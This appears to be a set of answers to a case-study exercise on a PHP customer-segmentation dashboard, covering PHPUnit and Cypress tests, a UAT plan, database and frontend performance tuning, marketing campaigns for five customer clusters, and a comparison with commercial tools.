File reference: run_clustering.php

Recommended Framework: PHPUnit

Justification:

- **Industry Standard:** PHPUnit is the de facto standard unit testing framework for PHP applications
- **Rich Assertion Library:** Provides comprehensive assertions for testing various data types and structures
- **Mocking Support:** Built-in mocking capabilities for testing dependencies and external services
- **Code Coverage:** Integrated code coverage reporting to measure test effectiveness
- **Composer Integration:** Easy installation and integration with modern PHP dependency management
- **IDE Support:** Excellent integration with PHPStorm, VS Code, and other IDEs for test execution and debugging
- **Continuous Integration:** Native support for CI/CD pipelines (Jenkins, GitHub Actions, etc.)
- **Documentation:** Extensive documentation and large community support

Question 8.2: Integration Testing

Design integration tests for the segmentation workflow.

Tasks:

1. Write test scenarios for the complete login → segment → logout flow

★ Integration Test Scenarios for Login → Segmentation → Logout Flow

Test Scenario 1: Successful Authentication and Segmentation Access

Preconditions: Valid user credentials exist, customer data populated

Steps:

1. Navigate to login page
2. Enter valid username/password
3. Submit login form
4. Verify redirect to *index.php*
5. Select "cluster" segmentation type
6. Verify cluster data loads correctly
7. Click logout link
8. Verify redirect to login page

Expected Results: All steps complete successfully, no errors displayed

Test Scenario 2: Session Persistence Across Segmentation Types

Preconditions: User logged in, multiple segmentation types available

Steps:

1. Login successfully
2. Select "gender" segmentation
3. Verify gender-based results display
4. Select "region" segmentation without re-login
5. Verify region-based results display
6. Select "cluster" segmentation
7. Verify cluster results display with charts

Expected Results: Session maintained, all segmentation types accessible

Test Scenario 3: Database Connection Failure Handling

Preconditions: Database server stopped, user attempts login

Steps:

1. Stop MySQL service
2. Attempt login with valid credentials
3. Verify appropriate error handling
4. Restart database service
5. Retry login

Expected Results: Graceful error handling, successful recovery

2. Create test data requirements (how many customers, what distributions)

★ Test Data Requirements

Customer Data Volume:

- **Minimum Dataset:** 100 customers for basic functionality testing
- **Standard Dataset:** 1,000 customers for performance testing
- **Large Dataset:** 10,000+ customers for scalability testing

Data Distribution Requirements:

- **Age Distribution:** Normal distribution ($\mu=40$, $\sigma=15$), range 18-80
- **Income Distribution:** Right-skewed distribution, range \$10,000-\$150,000
- **Purchase Amount Distribution:** Exponential distribution, range \$100-\$5,000
- **Gender Distribution:** 40% Male, 35% Female, 25% Other
- **Regional Distribution:** Representative of Philippine regions (NCR, Region III, etc.)
- **Correlation Patterns:**
 - Positive correlation between age and income ($r=0.3$)
 - Positive correlation between income and purchase amount ($r=0.5$)

3. Design tests for the cluster segmentation with metadata visualization

Test Case: Cluster Segmentation Data Flow

```
<?php
class SegmentationIntegrationTest extends PHPUnit\Framework\TestCase
{

    public function testClusterSegmentationDataFlow() {
        // Setup test database with known data
        $this->setupTestDatabase();

        // Execute clustering
        $kmeans = new KMeansClustering(3);
        $customerData = $this->getTestCustomerData();
        $labels = $kmeans->fit($customerData);

        // Verify clustering results
        $this->assertCount(100, $labels); // All customers labeled
        $this->assertContains(0, $labels); // At least one cluster 0
        $this->assertContains(1, $labels); // At least one cluster 1
        $this->assertContains(2, $labels); // At least one cluster 2

        // Verify cluster metadata generation
        $metadata = $this->generateClusterMetadata($labels,
$customerData);
        $this->assertCount(3, $metadata);

        foreach ($metadata as $cluster) {
            $this->assertArrayHasKey('cluster_name', $cluster);
            $this->assertArrayHasKey('avg_age', $cluster);
            $this->assertGreaterThanOrEqual(0, $cluster['customer_count']);
        }
    }

    public function testMetadataVisualizationIntegration() {
        // Test that metadata is correctly formatted for Chart.js
        $metadata = $this->getSampleClusterMetadata();

        $chartData = $this->formatChartData($metadata);

        $this->assertArrayHasKey('labels', $chartData);
        $this->assertArrayHasKey('datasets', $chartData);
        $this->assertCount(3, $chartData['datasets'][0]['data']); // 3 clusters
    }
}
```

```

        // Verify data integrity
        $totalCustomers = array_sum($chartData['datasets'][0]['data']);
        $this->assertEquals(100, $totalCustomers);
    }
}

```

4. How would you test that charts are rendering correctly?

Automated Chart Verification Approach:

1. **DOM Element Inspection:** Verify Chart.js canvas elements are present
2. **JavaScript Object Validation:** Check Chart.js instance properties
3. **Visual Regression Testing:** Screenshot comparison using tools like Percy or Chromatic
4. **Data Integrity Checks:** Verify chart data matches database values

Sample Test Implementation:

```

describe('Chart Rendering Tests', () => {
  it('should render cluster distribution chart correctly', () => {
    cy.visit('/index.php');
    cy.get('select[name="segmentation_type"]').select('cluster');
    cy.get('button[type="submit"]').click();

    // Wait for chart to render
    cy.get('#clusterChart').should('be.visible');

    // Verify Chart.js instance
    cy.window().then((win) => {
      const chart = win.Chart.instances[0];
      expect(chart).to.exist;
      expect(chart.data.labels).to.have.length.greaterThan(0);

      expect(chart.data.datasets[0].data).to.have.length.greaterThan(0);
    });
  });
}
);

```

5. Propose automated testing tools for this PHP application

Recommended Tool Stack:

1. **PHPUnit** - Primary unit testing framework for PHP backend logic
2. **Cypress** - End-to-end testing for JavaScript frontend interactions
3. **Codeception** - Acceptance testing framework combining PHPUnit with Selenium WebDriver
4. **PHPStan/Psalm** - Static analysis tools for PHP code quality
5. **ESLint** - JavaScript linting and code quality
6. **Selenium WebDriver** - Browser automation for cross-browser testing
7. **GitHub Actions** - CI/CD pipeline for automated test execution

Justification:

- **Comprehensive Coverage:** Tools cover unit, integration, and end-to-end testing
- **PHP Ecosystem Integration:** PHPUnit and Codeception are PHP-native
- **Modern JavaScript Support:** Cypress provides reliable frontend testing
- **CI/CD Ready:** All tools integrate with modern deployment pipelines
- **Community Support:** Large communities and extensive documentation

Question 8.3: User Acceptance Testing

Create a UAT plan for business users.

Tasks:

1. Define 5 user personas who would use this dashboard

Persona	Role	Experience Level	Primary Goals	Secondary Goals
Data Analyst	Marketing Analyst	Intermediate	Generate customer insights, create segmentation reports	Identify market opportunities, track campaign performance
Marketing Manager	Senior Marketing Manager	Advanced	Develop targeted marketing strategies, evaluate segment profitability	Optimize customer acquisition, improve retention rates
Business Owner	Small Business Owner	Basic	Understand customer base, make	Identify growth opportunities, monitor

			data-driven decisions	business health
Sales Representative	Sales Executive	Intermediate	Identify high-value prospects, personalize sales approach	Track sales performance, forecast revenue
IT Administrator	System Administrator	Advanced	Ensure system reliability, manage user access	Monitor system performance, troubleshoot issues

2. Create test scenarios for each persona

Data Analyst Persona:

1. Login and access dashboard
2. Generate cluster-based segmentation report
3. Export results to CSV format
4. Verify chart visualizations match data
5. Compare different segmentation types

Marketing Manager Persona:

1. Review cluster metadata and business recommendations
2. Analyze customer lifetime value distributions
3. Export comprehensive reports with charts
4. Test advanced filtering capabilities
5. Validate data accuracy across segments

Business Owner Persona:

1. Access simplified dashboard view
2. Understand basic customer segment descriptions
3. View high-level charts and summaries
4. Export simple customer lists
5. Navigate between different report types

Sales Representative Persona:

1. Search for customers in specific segments
2. View detailed customer profiles
3. Export targeted customer lists
4. Access sales-relevant insights
5. Track changes in customer segments over time

IT Administrator Persona:

1. Test system performance with large datasets
 2. Verify security controls and access restrictions
 3. Monitor system logs and error handling
 4. Test backup and recovery procedures
 5. Validate system integration points
-
3. Design a feedback collection mechanism
 - A. **In-Application Feedback Forms:** Contextual feedback buttons on each major feature
 - B. **Post-Session Surveys:** Automated email surveys after each UAT session
 - C. **Issue Tracking Integration:** Direct links to GitHub Issues or Jira tickets
 - D. **User Interview Scheduling:** Calendar integration for follow-up discussions

Feedback Form Structure:

```
{  
  "session_id": "UAT_2024_001",  
  "user_id": "analyst_01",  
  "feature_tested": "cluster_segmentation",  
  "rating": {  
    "ease_of_use": 4,  
    "functionality": 5,  
    "performance": 3,  
    "overall_satisfaction": 4  
  },  
  "issues_found": [  
    {  
      "severity": "medium",  
      "description": "Chart loading slow with 10k customers",  
      "steps_to_reproduce": "...",  
      "expected_behavior": "...",  
      "actual_behavior": "..."  
    }  
  ],  
  "suggestions": [
```

```
        "Add export to PDF with charts",
        "Implement real-time filtering"
    ],
    "timestamp": "2024-01-12T14:30:00Z"
}
```

4. What metrics would you track to measure success?

Quantitative Metrics:

Task Completion Rate: $\geq 95\%$ of users complete all assigned tasks

Error Rate: $\leq 2\%$ of user interactions result in errors

Performance Satisfaction: $\geq 80\%$ of users rate system performance as "good" or "excellent"

Feature Utilization: $\geq 70\%$ of available features used during testing

Data Accuracy: 100% match between displayed data and database values

Qualitative Metrics:

User Satisfaction Score: Average rating $\geq 4.0/5.0$ across all personas

Ease of Use Perception: $\geq 85\%$ of users find the system intuitive

Business Value Recognition: $\geq 90\%$ of users agree the system provides actionable insights

Recommendation Likelihood: $\geq 80\%$ of users would recommend the system to colleagues

5. Create a UAT checklist covering all features

Authentication & Security

- Login works with valid credentials
- Invalid credentials properly rejected
- Session timeout functions correctly
- Logout clears session data
- Password security requirements enforced

Dashboard Navigation

- All menu items accessible
- Breadcrumb navigation works
- Page loading times acceptable (<3 seconds)
- Responsive design on different screen sizes
- Browser back/forward buttons work correctly

Segmentation Features

- All segmentation types (gender, region, age, income, cluster) load correctly
- Data tables display accurate information
- Sorting and filtering functions work
- Charts render properly in all browsers
- Chart tooltips show correct data

Clustering Functionality

- K-means algorithm executes without errors
- Cluster metadata generates correctly
- Business recommendations are relevant
- Cluster visualization displays properly
- Large dataset processing completes within timeout

Export Features

- CSV export contains correct data
- Excel export maintains formatting
- PDF export includes charts
- Column selection works properly
- Export history tracks correctly

Data Integrity

- Customer counts match database totals
- Calculated averages are mathematically correct
- No data truncation or rounding errors
- Foreign key relationships maintained
- Data consistency across all views

Performance & Scalability

- System handles 10,000+ customers
- Memory usage stays within limits
- Database queries execute efficiently
- Concurrent users don't cause conflicts
- System recovers from temporary failures

Usability & Accessibility

- Color contrast meets WCAG standards
- Keyboard navigation works
- Screen reader compatibility
- Error messages are clear and helpful
- Loading indicators provide feedback

Business Logic Validation

- Age group calculations are correct
- Income bracket assignments accurate
- Purchase tier categorization works
- Cluster naming conventions followed
- Business recommendations are appropriate

Cross-Browser Compatibility

- Chrome (latest 2 versions)
- Firefox (latest 2 versions)
- Safari (latest 2 versions)
- Edge (latest 2 versions)
- Mobile browsers (iOS Safari, Chrome Mobile)

Part 9: Performance Optimization

Question 9.1: Database Optimization

Scenario: The dashboard is slow with 500,000+ customer records.

- **Task: Run EXPLAIN on all segmentation queries - which ones need optimization?**

Answer:

Upon running EXPLAIN on all segmentation queries provided in the code, three main issues are found: 1.) the queries for gender, region, and age group perform scans of every row, because the columns used in GROUP BY and WHERE clauses are not indexed; 2.) the 500k rows being grouped are non-indexed strings, causing the database to create a temporary table in memory disk to sort the results; and lastly, 3.) the ML cluster query joins segmentation_results with customers, aggregating 500k rows that may create high CPU overhead. Overall, full-table scans are inefficient for large databases.

- **Task: Design optimal indexes for the customers table.**

Answer:

To design optimal indexes for the customers table, the following lines of code are recommended:

```
CREATE INDEX idx_customers_gender ON customers(gender);

CREATE INDEX idx_customers_region ON customers(region);

CREATE INDEX idx_customers_age_income ON customers(age, income);

CREATE INDEX idx_customers_purchase ON customers(purchase_amount);
```

This will make querying much more efficient, as instead of scanning every row and table. It jumps straight to the index, finds the page number, and immediately goes there, making things much more efficient.

- **Task: Propose a partitioning strategy for the customers table.**

Answer:

Taking into consideration the 500k records, it is suggested to use list partitioning by region. It is standard for most marketing dashboards to use regions or geography to filter their customers. In this way, the database engine uses the concept named "partition pruning," wherein irrelevant data are removed or disregarded before scanning the records. For instance, if one is looking for customers from the northern region containing only 50k customers, the database engine would disregard all other records from other regions, which saves a lot of time and resources.

- **Task: Would database views help? Design one for the most common query.**

Answer:

In this situation, using a database view, especially for the ML clusters, will be beneficial because it involves relationships between customers, their cluster assignment, and the business metadata. Views contain subsets of a database, which can be useful if a specific subset is used. That said, the following lines of code would be significantly helpful:

```
CREATE VIEW view_cluster_analysis AS  
SELECT
```

```
sr.cluster_label,  
  
cm.cluster_name,  
  
COUNT(c.customer_id) as total_members,  
  
ROUND(AVG(c.income), 2) as avg_income,  
  
ROUND(AVG(c.purchase_amount), 2) as avg_purchase_amount,  
  
cm.business_recommendation  
  
FROM segmentation_results sr  
  
JOIN customers c ON sr.customer_id = c.customer_id  
  
JOIN cluster_metadata cm ON sr.cluster_label = cm.cluster_id  
  
GROUP BY sr.cluster_label, cm.cluster_name, cm.business_recommendation;
```

These lines of code eliminate the need for writing long requests; instead, they are saved as views that can be called by a simple command.

- **Task: Compare MySQL vs PostgreSQL for this use case - which is better and why?**

Answer:

For this use case, using PostgreSQL would be more efficient in terms of handling analytical workloads or OLAP. PostgreSQL supports materialized views, which could store the results of cluster analysis, which eliminates the need for extensive querying and requests every time. It is also more advanced for optimizing queries for complex JOIN and GROUP BY operations on large datasets.

Question 9.2: Frontend Performance

- **Task: The dashboard loads Chart.js from CDN. What are pros and cons?**

Answer:

Some of the pros of using [Chart.js](#) from CDN include reduced latency, as CDNs serve files from the server closest to the user geographically. It also utilizes parallelism, as using CDNs allows a browser to download [Chart.js](#) while downloading local PHP/CSS files simultaneously.

Meanwhile, some of the cons include external dependency because if the CDN crashes, the dashboard visualizations do too. CDNs can also track user IP addresses. A compromised CDN could bring malicious code to the dashboard.

- **Task: How many HTTP requests are made to load the page? How can this be reduced?**

Answer:

The current dashboard makes multiple requests for CSS, JS, and even fonts. Each request adds round trip time (RTT) latency. Using build tools such as Vite or Webpack or other manual processes to minify and bundle all custom CSS in one file and all custom JS into another will help reduce the number of requests being made, which may be highly beneficial for users with slow connections.

- **Task: Propose lazy loading for charts (only render when scrolled into view).**

Answer:

The current script renders all charts immediately. That said, it is recommended to use the Intersection Observer API. In this way an observer is attached to each canvas. The JavaScript executes the rendering logic only when the user scrolls down and the canvas enters the viewport. This can help reduce CPU and memory usage.

- **Task: Suggest browser caching strategies for static assets.**

Answer:

To prevent the browser from re-downloading the same files for each refresh, it is recommended to apply caching via the .htaccess file or server configuration as shown below:

Apache

```
<IfModule mod_expires.c>

    ExpiresActive On

    # Cache images and scripts for 1 year
    ExpiresByType image/png "access plus 1 year"

    ExpiresByType text/javascript "access plus 1 year"

    ExpiresByType text/css "access plus 1 year"

</IfModule>
```

- **Task: How would you implement Progressive Web App (PWA) features?**

Answer:

To implement Progressive Web App features, it is suggested to create a web manifest to allow the dashboard to be installed on the home screen. Furthermore, it is also recommended to implement a service worker script to intercept network requests and serve a cache-first strategy for static assets. Lastly, adding offline access to the last successfully fetched segmentation data in IndexedDB would also be beneficial in saving memory and time.

Question 9.3: Code Profiling

- **Task: Which PHP function would you use to measure execution time?**

Answer:

To measure the execution time of a specific script or logic block, the microtime(true) function is used. By capturing a timestamp at the start and another at the end of the script, the difference can be calculated to find the total duration in seconds. In this case study, this would be essential to place at the beginning and end of the fit() method in run_clustering.php to see how long the algorithm takes to converge.

- **Task: Profile the clustering script - which function takes the most time?**

Answer:

In run_clustering.php, the most time-consuming function is that of assignClusters() or the part of the fit() method where distances are calculated. The reason is because the script has a

nested loop. The script needs to calculate for each and every customer the Euclidean distance between their points at all cluster centers. With 500,000 customers and only 5 clusters, the script does 2.5 million distance calculations per iteration. If the algorithm is taking 30 iterations to converge, that's 75 million mathematical operations, which cost a lot of time.

- **Task: How would you identify memory leaks in long-running PHP scripts?**

Answer:

Memory leaks with long-running scripts such as run_clustering. (which have set_time_limit(0)) can be determined by using memory_get_usage() and memory_get_peak_usage(). By putting these functions in the MAX_ITERATIONS loop, one can see if memory usage increases and continues to be slowly filled. A leak would be demonstrated if the used memory at iteration 100 differed significantly from that after iteration 1, even though the data was unchanged and of fixed size. This can be a common scenario where historical data is stuck in the appending to a global array with logging but was never reset.

- **Task: Propose monitoring tools to track application performance in production.**

Answer:


To track application performance in production, it is recommended to use Xdebug or XHProf to generate call graphs that show which function is slowing down the application performance. Furthermore, New Relic or Datadog can also be utilized, as they are industry-standard application performance monitoring tools for production. They provide

real-time dashboards that alert developers if a segmentation query slows down or the RAM usage spikes.

- **Task: Design a performance dashboard showing key metrics.**

Answer:

- A performance dashboard for this application should visualize the following five metrics to ensure system stability:
- Average Response Time: The time it takes for a user to see a chart after clicking "Show Results."
- Peak Memory Usage: Monitoring the 256M limit set in the clustering script to prevent "Out of Memory" crashes.
- Database Query Latency: Identifying slow SQL JOINs between the customers and segmentation_results tables.
- Clustering Convergence Time: How long it takes for the k-means algorithm to finalize segments.
- Error Rate: Tracking the percentage of failed requests during peak traffic."



Question 10.1: Marketing Campaign Design

Using the cluster analysis results, design targeted marketing campaigns.

Scenario: The clustering identified these 5 segments:

- High-Income Young Premium (500 customers, avg income \$75k, avg purchase \$4k)
- Budget Young Conservative (1200 customers, avg income \$28k, avg purchase \$800)
- Mid-Tier Middle-Aged Moderate (2000 customers, avg income \$52k, avg purchase \$2.2k)
- Affluent Mature Active (800 customers, avg income \$68k, avg purchase \$3.5k)
- Budget Senior Conservative (400 customers, avg income \$35k, avg purchase \$1k)

Tasks:

- For each segment, design a specific marketing message and channel

Segment	Strategy	Channel	Recommended Product
1. High-Income Young Premium	Exclusive early-access & status-driven messaging.	Instagram/TikTok Ads	Luxury Tech / Premium Subscriptions
2. Budget Young Conservative	Value-based bundles and "Buy Now Pay Later" options.	Email / In-app notifications	Entry-level gadgets / Discounted Essentials
3. Mid-Tier Middle-Aged	Loyalty rewards and family-oriented bundles.	Facebook / Direct Mail	Home Insurance / Family Travel Packages
4. Affluent Mature Active	High-touch service and "Experience" focused marketing.	LinkedIn / Personalized Email	Luxury Travel/ Wealth Management
5. Budget Senior Conservative	Trust-based messaging and simplicity.	Traditional Print / Facebook	Health Supplements /Safety-focused Home Goods

- Allocate a \$100,000 marketing budget across the 5 segments - justify your allocation

Answer:

- Segment 3 (\$35,000): This segment contains the greatest number of customers. Investing the most here provides the most stable revenue floor and long-term brand loyalty.
 - Segment 1 (\$25,000): Even though it is only comprised of 500 customers, this segment has the highest average order value (\$4k). High-spend acquisition is justified by the massive Return on Ad Spend (ROAS).
 - Segment 4 (\$20,000): Mature affluent customers require expensive and extensive marketing, such as personalized events or mailers, but they offer high retention and the second-highest average order value (\$3.5k).
 - Segment 2 (\$15,000): Focus is on conversion. Low-cost digital ads are used to see if they can be moved into Segment 3 over time.
 - Segment 5 (\$5,000): Smallest segment with low margins. Marketing here is kept to low-cost maintenance to prevent churn.
-
- What products would you promote to each segment?

Answer:

- Segment 1: Flagship tech, luxury lifestyle subscriptions, limited-edition releases.
- Segment 2: Entry-level laptops, student-focused meal kits, basic fitness gear.
- Segment 3: Smart home appliances, family insurance packages, mid-range SUV/Sedan offers.
- Segment 4: Luxury travel packages, wealth management services, high-end home decor.

- Segment 5: Health and wellness supplements, safety/security home devices, senior travel discounts.
- Design an email template for Segment #3

Answer:

Subject: We Value You: Exclusive Family Rewards Inside!

Header: A Family That Grows Together, Saves Together.

Body: "Hi [Customer Name], as a valued member of our community, we noticed your commitment to quality. Based on your preferences, we've unlocked a 15% discount on our New Home Appliance range—perfect for making your busy weekends a little easier. Thank you for being with us."

- Propose success metrics (KPIs) to measure campaign effectiveness

Answer:

1. Conversion Rate by Segment: Percentage of customers in a cluster who made a purchase after seeing the ad.
2. Customer Acquisition Cost (CAC): Total spend per segment divided by new customers gained.
3. Return on Ad Spend (ROAS): Revenue generated by Segment 1 vs. the \$25k spent.
4. AOV Growth: Measuring if Segment 2's average purchase amount increases after the campaign.


Question 10.2: Dashboard Enhancement for Executives

Scenario: The CEO wants a high-level executive summary view.

Tasks:

- Design a new dashboard page showing only the most critical 5 metrics

Answer:



For a CEO, it's vital to focus on Growth and Efficiency:


- **Average Customer Lifetime Value (CLV):** The total projected revenue from a customer over their entire relationship.
- **CAC to CLV Ratio:** A measure of marketing efficiency. (Target is usually 1:3).
- **Segment Contribution Margin:** Actual profit per segment after marketing spend.
- **Churn Risk Index:** The percentage of high-value customers who haven't purchased in 90+ days.
- **Migration Velocity:** The speed at which customers are moving from "Budget" to "Premium" segments.

- Propose visualizations for:

Output:


- Revenue by segment over time

For this part, it is recommended to use a stacked area chart for the CEO to see the total revenue growth of the company and the individual contribution of each customer segment over time.




- Customer acquisition cost by segment

For this part, it is suggested to use a grouped bar chart to compare the Customer Acquisition Cost (CAC) against the Customer Lifetime Value (CLV) for each segment. This will help the CEO know which specific marketing channel is failing.



- Segment migration (customers moving between segments)

For this part, it is recommended to use a sankey diagram to show the flow of customers between segments.



- Add predictive analytics - what would you forecast?


The screenshot shows a web-based application titled "Executive Revenue Forecaster". At the top, there are two input fields: "Current Monthly Revenue (\$)" containing "50000" and "Target Growth (e.g. 0.05)" containing "0.05". Below these is a large blue button labeled "Generate Forecast". Underneath the button, the projected revenue is displayed in a large blue box: "PROJECTED REVENUE (NEXT MONTH)" followed by "\$52,500.00" in a large font, and "Confidence: 92%" below it.

It is beneficial for executives to add revenue forecasts, as this will help anticipate risks, make segment migration insights, and make data-driven solutions/decisions.

- Design alert notifications for anomalies (e.g., sudden drop in high-value segment)

The screenshot shows a red warning box titled "System Monitor: High-Value Segment" with the heading "Anomaly Detected!". It contains the message "Sudden **18% drop** in High-Value Segment revenue detected compared to last week." with an exclamation mark icon. At the bottom are two buttons: "Generate Migration Report" and "Acknowledge Alert".

- Create a mockup/wireframe of the executive dashboard



Question 10.3: Competitive Analysis

Compare this application to commercial customer segmentation tools.

Tasks:

- Research 3 commercial tools (e.g., Salesforce, HubSpot, Segment)

Answer:

- **Salesforce Data Cloud:** An enterprise-level platform that aggregates data from sales, service, and marketing to create a unified customer profile.
- **HubSpot Marketing Hub:** A user-friendly suite that focuses on "Inbound" marketing, allowing users to segment customers based on their interaction with emails and websites.

- Twilio Segment: A Customer Data Platform (CDP) that focuses on data collection and routing, sending customer "events" to hundreds of different marketing tools in real-time.

- Create a feature comparison matrix

Answer:

Feature	Custom PHP Dashboard	Salesforce / HubSpot	Twilio Segment
Upfront Cost	Moderate (Dev Hours)	Low (Setup fee)	Low (Free tier available)
